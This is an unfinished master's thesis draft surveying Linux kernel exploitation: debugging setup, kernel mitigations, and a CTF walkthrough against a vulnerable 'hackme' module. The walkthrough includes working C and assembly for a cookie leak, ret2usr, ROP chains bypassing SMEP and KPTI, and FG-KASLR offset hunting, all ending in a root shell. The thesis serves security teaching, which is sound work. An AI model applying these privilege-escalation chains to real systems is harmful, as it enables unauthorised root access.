DIBRIS DIPARTIMENTO
DI INFORMATICA, BIOINGEGNERIA,
ROBOTICA E INGEGNERIA DEI SISTEMI

A survey of kernel-exploitation techniques

Vincenzo Terracciano

Master Thesis

Università di Genova, DIBRIS Via Opera Pia, 13 16145 Genova, Italy
https://www.dibris.unige.it/

Università di Genova

MSc Computer Science

Software Security Curriculum

A survey of kernel-exploitation techniques

Vincenzo Terracciano

Advisor: Giovanni Lagorio

Examiner: ....

December, 2021

Table of Contents

Chapter 1

Introduction

Chapter 2

Kernel

We start our research about *kernel exploitation* with an clear purpose: explaining what the kernel is and what exploitation signifies. When we talk about a computer, we generally think of a set of physical devices (processor, motherboard, memory, hard drive, keyboard, etc.) that let us perform simple tasks such as writing, sending an e-mail, watching a movie, surfing the Web and so on. The kernel has complete control over everything in the system. It is the *portion of the operating system code* that is always resident in memory, and facilitates interactions between hardware and software components. Typically the kernel is responsible for memory management, process and task management and disk management. Between these bits of hardware and applications we work on every day there is a layer of software that makes it possible all the hardware work efficiently and create an infrastructure which the applications can work. This layer of software is the operating system, and its core is the kernel.

In modern operating systems, the kernel acts for the things we normally assume: virtual memory, hard-drive access, input/output handling, and so forth. Generally larger than most user applications, the kernel is a complex and charming piece of code usually written in a collection of assembly, the low level machine language, and C. Moreover, the kernel employs some underlying architecture properties to separate itself from the rest of the running programs. In fact, most *Instruction Set Architectures* [SE93] supply at least two modes of execution: a *privileged mode*, where the machine-level instructions are completely accessible, and an *unprivileged/user mode*, in which only a subset of instructions are accessible. Furthermore, the kernel protects itself from user applications by realizing separation at the software level. When we have to set up the virtual memory subsystem, the kernel makes it possible to access the address space (i.e., the range of virtual memory addresses) of any process, and no process can directly refer to the kernel memory.

Moreover, the kernel protects itself from user applications by implementing separation at the software level. When it comes to setting up the virtual memory subsystem, the kernel ensures that it can access the address space (i.e., the range of virtual memory addresses) of any process and that no process can directly reference the kernel memory. We will call the memory visible only to the kernel as *kernel-land* memory and the memory a user process sees as *user-land* memory. The term "user-land" refers to all code that runs outside the operating system's kernel. User-land usually refers to the various programs and libraries that the operating system uses to interact with the kernel. Code executing in kernel-land runs with full privileges and can access any valid memory address on the system, while code executing in user-land is subject to all limits as describe above. Code executing in kernel land runs with full privileges and can access any valid memory address on the system, whereas code executing in user-land is subject to all the limitations we described earlier.

Chapter 3

Art of Exploitation

There are various ways an attacker can gain root privileges, the most excitement is generally performed with the development of an *"exploit"*. The meaning behind *exploitation* is really simple: software has bugs, and these make the software work not correctly, or otherwise perform incorrectly a task that had to perform in an appropriate way. And all this means an advantage for the *attacker*. Not every bug is exploitable; we refer to those that are as *vulnerabilities*. Analyzing an application to establish its vulnerability is called *auditing*. It entails:

- *Reading* the source code of the application, if available;
- *Reversing* the application binary; that is, reading the disassembly of the compiled code;
- *Fuzzing* the application interface; that is feeding the application random or pattern-based, automatically generated input.

3.1 Difference between Kernel-land and Userl-land

With the large diffusion of security patches and the contemporary reduction of user-land vulnerabilities, the attention of exploits writers has gone toward the core of the operating system. However, writing a *kernel-land exploit* presents various extra challenges if compared to a user-land exploit:

- The kernel is the only piece of software that is strictly for the system. As long as the kernel works correctly, there is no incorrigible situation.
  This explains why user-land brute forcing, for example, is a feasibly choice: the only

real worry we have to confront when we repeatedly crash our victim application is the noise we might create in the logs. When it comes to the kernel, this hypothesis is not true anymore: an error at the kernel level leaves the system in an *inconsistent state*, and it is usually required to take back the machine to its appropriate functioning. If the error happens inside one of the sensible areas of the kernel, the operating system will just shut down, a condition known as panic [Che21].

- The kernel is protected from user-land via both software and hardware. Finding information about the kernel is a much more difficult job. At the same time, the number of variables that are no more under the attacker's control intensifies in an exponentially way. For example, let's consider the *memory allocator*. In a user-land exploit, the allocator is inside *the process*, generally connected through a shared system library. Your purpose is its only consumer and its only *affecter*. On the other side, all the processes on the system may concern the behavior and the status of a kernel memory allocator.

- The kernel is a large and complex system. The dimension of the kernel is substantive, on the order of millions of lines of source code: The kernel has to control all the

Figure 3.1: Number of lines of Unix kernel code from 2004 to 2020. While the number of developers has decreased, the growth of the kernel code is constant.



Figure 3.2: Growth of Codebase Kernel Linux

hardware on the computer and most of the lower-level software abstractions (virtual memory, file systems, IPC facilities, etc.). This implies many hierarchical, interconnected subsystems that the attacker may have to deeply understand to successfully trigger and exploit a specific vulnerability. This characteristic can also become an advantage for the exploit developer, as a complex system is also less likely to be bug-free.

TO DO...

qua ci starebbe un esempio di exploit banale, facendo i paralleli con quello che succede in un exploit userland

Chapter 4

Analysis Environment

4.1 Debugging

In user space we have the support of the kernel so we could easily stop processes and use gdb to inspect their behavior. GDB [SPS+88]) allows you to see what is going on *inside* another program while it executes – or what another program was doing at the moment it crashed.

4.1.1 GDB

GDB can do four main kinds of things to help you catch bugs in the act:

- Start your program, specifying anything that might affect its behavior.
- Make your program stop on specified conditions.
- Examine what has happened, when your program has stopped.
- Change things in your program, so you can experiment with correcting the effects of one bug and go on to learn about another.

Using gdb allows us to debug the kernel in the familiar and powerful debugging interface of gdb. In order to debug a kernel we have two options:

- A serial connection and another pc;
- Use a Hypervisor.

Given the lack of convenience of the first option, a hypervisor is preferred. Among them we have *QEMU* [Bel05], a hosted hypervisor, that is, running within a traditional operating system, just like any other program. The Linux kernel provides a set of tools and debug options useful for investigating abnormal behavior.

4.1.2 Running QEMU

As said previously, to debug the kernel we use the QEMU hypervisor. Specifically, there are some options needed in kernel analysis:

- `-kernel ‘‘path"`, the path to kernel image to run;
- `-initrd ‘‘path"`, path to the initial *ram disk*. In short, a RAM disk is a filesystem dynamically placed in memory at boot time, containing drivers and kernel modules needed to get your real filesystem mounted and to start the first processes to get your whole system running as expected;
- `-gdb` *dev*, wait for gdb connection on device *dev*. Typical connections will likely be TCP-based, but also UDP, pseudo TTY, or even stdio are reasonable use case;
- `-s`, shorthand for `-gdb tcp::1234`, i.e. open a gdbserver on TCP port 1234;
- `-S`, freeze the CPU on startup;
- `-cpu model`, select CPU model. Here we can add `+smep` and `+smap` for *SMEP* Subsection 5.2.1 and *SMAP* Subsection 5.2.2 mitigation features;
- `-m [size=]`*megs*, set virtual RAM size to *megs* megabytes;
- `-append`, specifies additional boot options. This is also where we can enable/disable mitigation features.

These options are essential for analyzing the kernel. But QEMU supports other options (indicate the documentation site) which may be useful for running the system and to help the user in the analysis.

4.2 Kernel configuration

When you want to analyze the kernel it is not recommended to just run it. The kernel developers have integrated several debugging features into the kernel itself to analyze it that can be enabled. So to enable these features you need to compile and install it.

When building a kernel for debugging with gdb, we would advise using the following configuration options to make debugging a bit more pleasant.

Except where specified otherwise, all of these options are found under the *"kernel hacking"* menu in whatever kernel configuration tool you prefer. Note that some of these options are not supported by all architectures and even if they are added, they may be not considered for the building.

- `CONFIG_GDB_SCRIPTS` adds links to the GDB helper scripts. We find it particularly useful when debugging a kernel module, when we need to inspect the kernel log buffer or VFS mounts.
- `CONFIG_KGDB` enables the built in kernel debugger, which allows for remote debugging. Technically this option is the only one that is strictly required, but attempting to debug without debug symbols will make debugging much harder.
- `CONFIG_FRAME_POINTER` inserts code to into the compiled executable which saves the frame information in registers or on the stack at different points.
- `CONFIG_DEBUG_KERNEL` makes other debugging options available.
- `CONFIG_DEBUG_SLAB` turns on several types of checks in the kernel memory allocation functions; with these checks enabled, it is possible to detect a number of memory overrun and missing initialization errors.
- `CONFIG_DEBUG_PAGEALLOC` where full pages are removed from the kernel address space when freed. This option can slow things down significantly, but it can also quickly point out certain kinds of memory corruption errors.
- `CONFIG_DEBUG_SPINLOCK` allows to the kernel to catch operations on uninitialized spinlocks and various other errors.
- `CONFIG_INIT_DEBUG` where items marked with `__init` (or `__initdata`) are discarded after system initialization or module load time. This option enables checks for code that attempts to access initialization-time memory after initialization is complete.
- `CONFIG_DEBUG_INFO` causes the kernel to be built with full debugging information included. Including debug information in the kernel and kernel modules will make both the image and the modules larger in size.

These options are the most used for kernel analysis [JC05]. If you do not want to use menuconfig is possible to set configuration options via command line using the following `$ ./scripts/config -e CONFIG_<your option>` . Once you have enabled all these options, you need to build the kernel. This is done from the command line `$ make -j$(nproc)`

Before starting the VM and attempting to attach gdb, set up gdb to load the Linux helper scripts by adding `add-auto-load-safe-path` to your `~/.gdbinit`.

Chapter 5

Linux kernel mitigation features

In this chapter, we will see with which techniques the kernel defends itself from possible attacks. From those similar to userland Section 5.1 to specific ones tailored to the kernel Section 5.2

5.1 Mitigation features like Userland

Just like mitigation features such as ASLR, stack canaries, PIE, etc. used by userland programs, kernel also have their own set of mitigation features. Below are some of the popular and notable Linux kernel mitigation features.

5.1.1 Kernel stack canary

: Stack canaries are a mitigation targeted at stack-based buffer overflow attacks. It works by exploiting one of the limitations of these kind of attacks, namely, that the attacker must overwrite all the bytes between the overflown buffer and the control data (i.e., saved registers and the return address). The idea is to put a value—the canary—between the local variables and the control data of each function stack frame. The attacker, thus, has to overwrite the canary before she can overwrite the control data. If overwriting the canary is impossible or can be detected, the attack is blocked. It is enabled in the kernel at compile time and cannot be disabled.

5.1.2 Kernel address space layout randomization

Also like ASLR on userland, it is a computer security technique involved in preventing exploitation of memory corruption vulnerabilities. In order to prevent an attacker from reliably jumping to, for example, a particular exploited function in memory, ASLR randomly arranges the address space positions of key data areas of a process, including the base of the executable and the positions of the stack, heap and libraries. With kernel address space layout randomization (KASLR), the kernel is loaded to a random location in memory. Loading the kernel to a random location can protect against attacks that rely on knowledge of the kernel addresses. The KASLR feature is enabled by default.

5.2 Powerful linux mitigation features

In Subsection 5.2.1 we discuss a mitigation present on the Intel i386 processor [Cor86].

The Subsection 5.2.2 discusses a mitigation characteristic of some CPU implementations such as the Intel Broadwell [NKD+15]microarchitecture.

In Subsection 5.2.3 we discuss mitigation to address a vulnerability that primarily affects Intel's x86 CPUs and improves kernel hardening against attempts to bypass the randomization of the kernel address space layout.

The mitigation in Subsection 5.2.4 was introduced by the Linux PaX [NKD+15] project which first coined the term "ASLR" and published the first project and implementation of ASLR in July 2001 as a patch for the Linux kernel. It is seen as a full implementation, also providing a kernel stack randomization patch since October 2002.

5.2.1 Supervisor mode execution protection (SMEP)

The processor introduces a new machanism that provides next level of system protection by blocking malicious software attacks from user mode code when the system is running in the highest privilege level. This feature marks all the userland pages in the page table as non-executable when the process is in kernel-mode. In the kernel, this is enabled by setting the 20th bit of Control Register CR4.

5.2.2 Supervisor Mode Access Prevention

Supervisor Mode Access Prevention (SMAP) allows supervisor mode programs to optionally set user-space memory mappings so that access to those mappings from supervisor mode will cause a trap. This makes it harder for malicious programs to “trick” the kernel into using instructions or data from a user-space program. Complementing SMEP, this feature marks all the userland pages in the page table as non-accessible when the process is in kernel-mode, which means they cannot be read or written as well. In the kernel, this is enabled by setting the 21st bit of Control Register CR4.

5.2.3 Kernel page-table isolation

Kernel page-table isolation (KPTI or PTI,previously called KAISER) is a Linux kernel feature improves kernel hardening against attempts to bypass kernel address space layout randomization (KASLR). It works by better isolating user space and kernel space memory. This mitigation was added to avoid the *Meltdown* [LSG+18]. When this feature is active, the kernel separates user-space and kernel-space page tables entirely, instead of using just one set of page tables that contains both user-space and kernel-space addresses. One set of page tables includes both kernel-space and user-space addresses same as before, but it is only used when the system is running in kernel mode. The second set of page tables for use in user mode contains a copy of user-space and a minimal set of kernel-space addresses.

5.2.4 Function Granular Kernel Address Space Layout Randomization

Probably is the strongest linux kernel mitigation feature. This patch set is an implementation of finer grained kernel address space randomization. It rearranges your kernel code at load time on a per-function level granularity, with only around a second added to boot time. KASLR was merged into the kernel with the objective of increasing the difficulty of code reuse attacks. Code reuse attacks reused existing code snippets to get around existing memory protections. They exploit software bugs which expose addresses of useful code snippets to control the flow of execution for their own nefarious purposes. KASLR moves the entire kernel code text as a unit at boot time in order to make addresses less predictable. The order of the code within the segment is unchanged - only the base address is shifted. There are a few shortcomings to this algorithm.

1. Low Entropy - there are only so many locations the kernel can fit in. This means an attacker could guess without too much trouble.
2. Knowledge of a single address can reveal the offset of the base address, exposing all other locations for a published/known kernel image.
3. Info leaks abound.

Finer grained ASLR has been proposed as a way to make ASLR more resistantto info leaks. It is not a new concept at all, and there are many variations possible. Function reordering is an implementation of finer grained ASLR which randomizes the layout of an address space on a function level granularity.

Chapter 6

Intensification of mitigation features

In this chapter, we will show how mitigations make it harder to exploit root privileges. In particular, we will explore the resolution of a *CTF* [hCT20], starting from an environment without mitigations up to adding all the mitigations to solve the real CTF. To do this we will use a technique called *ROP* [RBSS12] with a module having an extremely trivial and standard bug.

6.1 Setup environment

Our task is to exploit a vulnearable custom kernel module that is installed into the kernel on boot. We will use the setup seen for the kernel in the section Subsection **??** and the one for QEMU Subsection 4.1.2. Since it is a CTF, where it is usual to use a flag to prove that you are getting the admin mode, you need to add some options in the QEMU setup. To do this, the command is also added to the QEMU settings: `-hdb flag.txt` that it puts flag.txt into /dev/sda instead of leaving the flag.txt as a normal file in the system. Another important step is to find gadgets inside the kernel to be able to perform a rop chain. This is possible with ROPgadget [Sal16], which searches for all possible gadgets within the kernel. Since this type of operation produces an enormous amount of data, it is preferable to save everything on a file that can always be consulted for the following steps. To perform the exploit, the executable file containing the necessary steps for the exploit must be inserted into the file system.

6.1.1 Analyzing the kernel module

The module contains 6 methods. They allow you to communicate with this module by opening `/dev/hackme` and reading and writing to it.

```
ssize_t __fastcall hackme_write(file *f, const char *data, size_t size, loff_t
    *off)
{
    //...
    int tmp[32];
    //...
    if ( _size > 0x1000 )
    {
        _warn_printk("Buffer overflow detected (%d < %lu)!\n", 4096LL, _size);
        BUG();
    }
    _check_object_size(hackme_buf, _size, 0LL);
    if ( copy_from_user(hackme_buf, data, v5) )
        return -14LL;
    _memcpy(tmp, hackme_buf);
    //...
}
ssize_t __fastcall hackme_read(file *f, char *data, size_t size, loff_t *off)
{
    //...
    int tmp[32];
    //...
    _memcpy(hackme_buf, tmp);
    if ( _size > 0x1000 )
    {
        _warn_printk("Buffer overflow detected (%d < %lu)!\n", 4096LL, _size);
        BUG();
    }
    _check_object_size(hackme_buf, _size, 1LL);
    v6 = copy_to_user(data, hackme_buf, _size) == 0;
    //...
}
```

The bug, the same in both methods, reads/writes to a buffer stack of length 0x80 bytes, but only warns of a buffer overflow if the size is greater than 0x1000. Using this bug, we can freely read/write to the kernel stack.

6.2 Stack cookies

Now, let's see what we can do with the above primitives to gain root privileges, starting with one possible mitigation feature: only cookies stack.

The idea is to put the piece of code which we want the program's flow to jump into in the userland itself. After that, we simply overwrite the return address of the function that is being called in the kernel with that address. Because the vulnerable function is a kernel function, our code - even though being in the userland - is executed under kernel mode. In this way, we have already achieved arbitrary code execution. For this technique to work, we will remove most of the mitigation features in the QEMU run the script by removing +smep, +smap, kpti=1, kaslr, and adding nopti, nokaslr.

6.2.1 Step by step to exploit

First of all let's open the hackme function with the *open* method. It returns a file descriptor which will be used later in the next steps. Using a *read* function, we are going to read the stack. The *buffer* in the stack itself is 0x80 bytes long and the stack cookie is immediately after it. Therefore, if we read the data in an unsigned long array (of which each element is 8 bytes), the cookie will be at offset 16. To overwrite the return address, the same procedure is carried out for leaking, overwriting the cookie with ours. Note, however, that after the cookie there are 3 registers *rbx, r12, and rbp* (different in the userland because the only rbp appears). This involves inserting three dummy values after our cookie and inserting the return address we want our program to return to, which corresponds to the function we will create in the user area to get root privileges.

6.2.2 Getting root privileges

Our goal is to get root privileges on the system. This can be done through two functions that already reside in the same kernel-space code: `commit_creds()` and `prepare_kernel_cred()`. Since KASLR is disabled, the addresses where the functions reside are constant at every start. So we can get those addresses by reading the `/proc/kallsyms` file with the following terminal commands:

```
cat /proc/kallsyms | grep commit_creds
-> ffffffff814c6410 T commit_creds
cat /proc/kallsyms | grep prepare_kernel_cred
-> ffffffff814c67f0 T prepare_kernel_cred}
```

Then to get root privileges you need to write a code where the two functions are called consecutively using the return value of one as a parameter of the other. At this point, we need to recall an instruction that allows you to return to userland. This can be done with *iretq* or *sysretq*. With iretq it is much simpler as you need to configure the stack with 5 user area registry values in this order:`RIP | CS | RFLAGS | SP | SS`. For the `RIP`, we can set the address of the function that allows you to open a shell, while for the others you need to enter values that return to a state before entering kernel mode. The best solution, therefore, is to save the state of the registers before entering kernel mode and reload them after obtaining root privileges.

```
void save_state(){
    __asm__(
        ".intel_syntax noprefix;"
        "mov user_cs, cs;"
        "mov user_ss, ss;"
        "mov user_sp, rsp;"
        "pushf;"
        "pop user_rflags;"
        ".att_syntax;"
    );
    puts("[*] Saved state");
}
```

Before iretq, it is appropriate to invoke the *swapgs* instruction because syscall does not change RSP to point to the kernel stack (and it does not save RSP user space anywhere). So some kind of thread-local (or core-local) storage is needed so that each core can get the correct kernel stack pointer for the task running on that core. A possible code to gain root privileges is:

```
unsigned long user_rip = (unsigned long)get_shell;
void escalate_privs(void){
    __asm__(
        ".intel_syntax noprefix;"
        "movabs rax, 0xffffffff814c67f0;" //prepare_kernel_cred
        "xor rdi, rdi;"
      "call rax; mov rdi, rax;"
      "movabs rax, 0xffffffff814c6410;" //commit_creds
      "call rax;"
        "swapgs;"
        "mov r15, user_ss;"
        "push r15;"
        "mov r15, user_sp;"
        "push r15;"
```

```
        "mov r15, user_rflags;"
        "push r15;"
        "mov r15, user_cs;"
        "push r15;"
        "mov r15, user_rip;"
        "push r15;"
        "iretq;"
        ".att_syntax;"
    );
}
```

6.3 Adding SMEP

In Subsection 6.2.2 we used our piece of code which is saved in the userspace. By activating SMEP, as Subsection 5.2.2, user pages are marked as not executable while in kernel mode. There are two possible scenarios:

- Write an arbitrary amount of data to the kernel stack.
- Overwrite up to the return address on the kernel stack.

6.3.1 Overwrite CR4

The 20th bit of the CR4 control register is responsible for enabling or disabling SMEP. In kernel mode, we have the power to modify the contents of the control register. To do this there is a special instruction `mov cr4, rdi` called by a function called `native_write_cr4()`. So to be able to bypass SMEP you try to execute ROP inside this function. As for the *commit_creeds()* and *prepare_kernel_cred()* functions, we find the address by reading `/proc/kallsyms`. To build the ROP chain we use the same approach used in userland, but instead of going back to our userland code, we go back into the native_write_cr4(value) function, insert the value we need and then go back to the code to get the privileges. By reading the documentation of the CR4 bit, the developers, knowing of this possible solution to bypass SMEP, have blocked the possibility of overwriting that bit. Each time they are overwritten they are reset with the kernel boot settings. So the first scenario cannot be undertaken to obtain privileges.

6.3.2 Second scenario

In the second scenario, however, we will no longer exploit our userland code but only the ROP technique. The plan is quite simple:

- ROP into prepare_kernel_cred(0), already seen.
- ROP into commit_creds (), with the return value from step 1 as the parameter.
- ROP into swapgs; ret.
- ROP into iretq with the stack setup as RIP — CS — RFLAGS — SP — SS, already seen.

The ROP chain is trivial, but the gadgets found in the kernel cannot always be exploited, so many attempts must be made to find the right gadget. Some instructions might seem strange, but sometimes only some are really usable and executable. For example, to move the return value in step 1 (stored in rax) to rdi to move to `commit_creds()`, the only instructions are:

```
unsigned long pop_rdx_ret = 0xffffffff81007616; // pop rdx; ret
unsigned long cmp_rdx_jne_pop2_ret = 0xffffffff81964cc4; // cmp rdx, 8; jne
    0xffffffff81964cbb; pop rbx; pop rbp; ret
unsigned long mov_rdi_rax_jne_pop2_ret = 0xffffffff8166fea3; // mov rdi, rax;
    jne 0xffffffff8166fe7a; pop rbx; pop rbp; ret
```

They might sound a little bizarre, but all the ordinary gadgets tried are not executable. This is not always the case, it depends on the kernel in use, in fact very important at this stage is to try all possible solutions. The above code, entering 8 in rdx ignores the jne instruction, allows you to write the rax value in rdi that will be used for the `commit_creds function(prepare_kernel_cred(0))` While ROPgadget can find swapgs, it does not find iretq, so we use objdump [Wea] to find the right address and be able to write the full ROP chain.

```
void get_shell(void){
    puts("[*] Returned to userland");
    if (getuid() == 0){
        printf("[*] UID: %d, got root!\n", getuid());
        system("/bin/sh");
    } else {
        printf("[!] UID: %d, did not get root\n", getuid());
        exit(-1);
    }
```

```c
}
unsigned long user_rip = (unsigned long)get_shell;

unsigned long pop_rdi_ret = 0xffffffff81006370;
unsigned long pop_rdx_ret = 0xffffffff81007616; // pop rdx ; ret
unsigned long cmp_rdx_jne_pop2_ret = 0xffffffff81964cc4; // cmp rdx, 8 ; jne
    0xffffffff81964cbb ; pop rbx ; pop rbp ; ret
unsigned long mov_rdi_rax_jne_pop2_ret = 0xffffffff8166fea3; // mov rdi, rax ;
    jne 0xffffffff8166fe7a ; pop rbx ; pop rbp ; ret
unsigned long commit_creds = 0xffffffff814c6410;
unsigned long prepare_kernel_cred = 0xffffffff814c67f0;
unsigned long swapgs_pop1_ret = 0xffffffff8100a55f; // swapgs ; pop rbp ; ret
unsigned long iretq = 0xffffffff8100c0d9;

void overflow(void){
    unsigned n = 50;
    unsigned long payload[n];
    unsigned off = 16;
    payload[off++] = cookie;
    payload[off++] = 0x0; // rbx
    payload[off++] = 0x0; // r12
    payload[off++] = 0x0; // rbp
    payload[off++] = pop_rdi_ret; // return address
    payload[off++] = 0x0; // rdi <- 0
    payload[off++] = prepare_kernel_cred; // prepare_kernel_cred(0)
    payload[off++] = pop_rdx_ret;
    payload[off++] = 0x8; // rdx <- 8
    payload[off++] = cmp_rdx_jne_pop2_ret; // make sure JNE does not branch
    payload[off++] = 0x0; // dummy rbx
    payload[off++] = 0x0; // dummy rbp
    payload[off++] = mov_rdi_rax_jne_pop2_ret; // rdi <- rax
    payload[off++] = 0x0; // dummy rbx
    payload[off++] = 0x0; // dummy rbp
    payload[off++] = commit_creds; // commit_creds(prepare_kernel_cred(0))
    payload[off++] = swapgs_pop1_ret; // swapgs
    payload[off++] = 0x0; // dummy rbp
    payload[off++] = iretq; // iretq frame
    payload[off++] = user_rip;
    .....
}
```

6.4 Adding KPTI

As mentioned in Subsection 5.2.3 the user-space and kernel-space page tables are separate. In fact, in user mode, a page set includes user-space page tables and only a few kernel-space addresses. There are several ways to bypass this mitigation, but the one we are going to look at is called a *trampoline*. Logically if a system call returns normally there must be a piece of code in the kernel that swaps the page tables to the userland, so we will try to reuse that code for our purpose. This piece of code is called a trampoline and swaps the page tables, swapgs, and iretq.

6.4.1 Tweaking the ROP chain

The piece of code resides in a function called `swapgs_restore_regs_and_return_to_usermode()` which we always find with `/proc/kallsyms`.

```
.text:FFFFFFFF81200F10              pop     r15
...
.text:FFFFFFFF81200F26              mov     rdi, rsp
.text:FFFFFFFF81200F29              mov     rsp, qword ptr gs:unk_6004
.text:FFFFFFFF81200F32              push    qword ptr [rdi+30h]
.text:FFFFFFFF81200F35              push    qword ptr [rdi+28h]
.text:FFFFFFFF81200F38              push    qword ptr [rdi+20h]
.text:FFFFFFFF81200F3B              push    qword ptr [rdi+18h]
.text:FFFFFFFF81200F3E              push    qword ptr [rdi+10h]
.text:FFFFFFFF81200F41              push    qword ptr [rdi]
.text:FFFFFFFF81200F43              push    rax
.text:FFFFFFFF81200F44              jmp     short loc_FFFFFFFF81200F89
...

.text:FFFFFFFF81200F89 loc_FFFFFFFF81200F89:
.text:FFFFFFFF81200F89                          pop     rax
.text:FFFFFFFF81200F8A                          pop     rdi
.text:FFFFFFFF81200F8B                          call    cs:off_FFFFFFFF82040088
.text:FFFFFFFF81200F91                          jmp     cs:off_FFFFFFFF82040080
```

Up to the address FFFFFFFF81200F26 the function makes a series of pop that free the stack, then you get to the part that swaps the tables of the page. We will have two extra pop at the beginning, then we will add two dummy values, and we will modify the final part of our ROP chain from `SWAPGS|IRETQ|RIP|CS|RFLAGS|SP|SS)` to `KPTI_trampoline|dummy RAX|dummy RDI|RIP|CS|RFLAGS|SP|SS`.

```
void overflow(void){
    // ...
    payload[off++] = commit_creds; // commit_creds(prepare_kernel_cred(0))
    payload[off++] = kpti_trampoline; //
        swapgs_restore_regs_and_return_to_usermode + 22
    payload[off++] = 0x0; // dummy rax
    payload[off++] = 0x0; // dummy rdi
    payload[off++] = user_rip;
    payload[off++] = user_cs;
    payload[off++] = user_rflags;
    payload[off++] = user_sp;
    payload[off++] = user_ss;
    // ...
```

This solution can be used regardless of whether KPTI is enabled or not. So, even if different from the one seen in Subsection 6.3.2, it can be used to bypass the SMEP.

6.5 Adding SMAP

This feature marks all the userland pages in the page table as non-accessible when the process is in kernel-mode, which means they cannot be read or written. In the kernel, this is enabled by setting the 21st bit of Control Register CR4. If we consider Subsection 6.3.1, the idea of having the entire ROP chain in the kernel stack also works to bypass SMAP. The pivoting technique seen in Subsection 6.3.2 is not effective because the stack push and pop operations require read and write access and SMAP does not allow this. The primitives of writing and reading from the stack seen so far do not allow for a successful exploit. So we need more primitives.

6.6 Adding KASLR and FG-KASLR

With KASLR active, as ASLR in user-land, the base address on which the kernel image is loaded is randomized each time the system is booted. To overcome this problem in the user-land we leak an address in the section, we calculate the base address of the section from it and then all the other addresses will only be moved from there because the only randomized thing is the base address, while the offset remains unchanged. Theoretically, this should be the same for KASLR, but booting the system several times and reading */proc/kallsyms* shows that most of the symbols are randomized by themselves, without having a constant offset like in user-land. This is due to FG-KASRL reorganizing the kernel code at load time on a per-function level. In theory, if everything in the kernel is completely randomized, it will be nearly impossible for us to collect useful gadgets from the kernel image. But such mitigation functionality still suffers from weaknesses and thus a successful exploit is still possible.

6.6.1 Gathering useful gadgets

This mitigation not being perfect presents regions within the code that are never randomized. This differs from kernel to kernel. For example, here are several functions that are never randomized:

```
/ # grep __x86_retpoline_r15 /proc/kallsyms
ffffffffbce00dc6 T __x86_retpoline_r15
/ # grep _text /proc/kallsyms | head -1
ffffffffbca00000 T _text
/ # grep swapgs_restore_regs_and_return_to_usermode /proc/kallsyms
ffffffffbcc00f10 T swapgs_restore_regs_and_return_to_usermode
/ # grep ksymtab /proc/kallsyms | head -1
ffffffffbd985198 R __start___ksymtab

/ # grep __x86_retpoline_r15 /proc/kallsyms
ffffffff8ea00dc6 T __x86_retpoline_r15
/ # grep _text /proc/kallsyms | head -1
ffffffff8e600000 T _text
/ # grep swapgs_restore_regs_and_return_to_usermode /proc/kallsyms
ffffffff8e800f10 T swapgs_restore_regs_and_return_to_usermode
/ # grep ksymtab /proc/kallsyms | head -1
ffffffff8f585198 R __start___ksymtab

/ #  grep __x86_retpoline_r15 /proc/kallsyms
ffffffffaa000dc6 T __x86_retpoline_r15
/ # grep _text /proc/kallsyms | head -1
ffffffffa9c00000 T _text
/ # grep swapgs_restore_regs_and_return_to_usermode /proc/kallsyms
ffffffffa9e00f10 T swapgs_restore_regs_and_return_to_usermode
/ # grep ksymtab /proc/kallsyms | head -1
ffffffffaab85198 R __start___ksymtab
```

`__ x86_retpoline_r15, swapgs_restore_regs_and_return_to_usermode, ksymtab` are never randomized with respect to `\_text`, and in particular both `commit\_creds` and `prepare_kernel_cred` keep the same offset inside `ksymtab`. To find the base image instead, you need to inspect

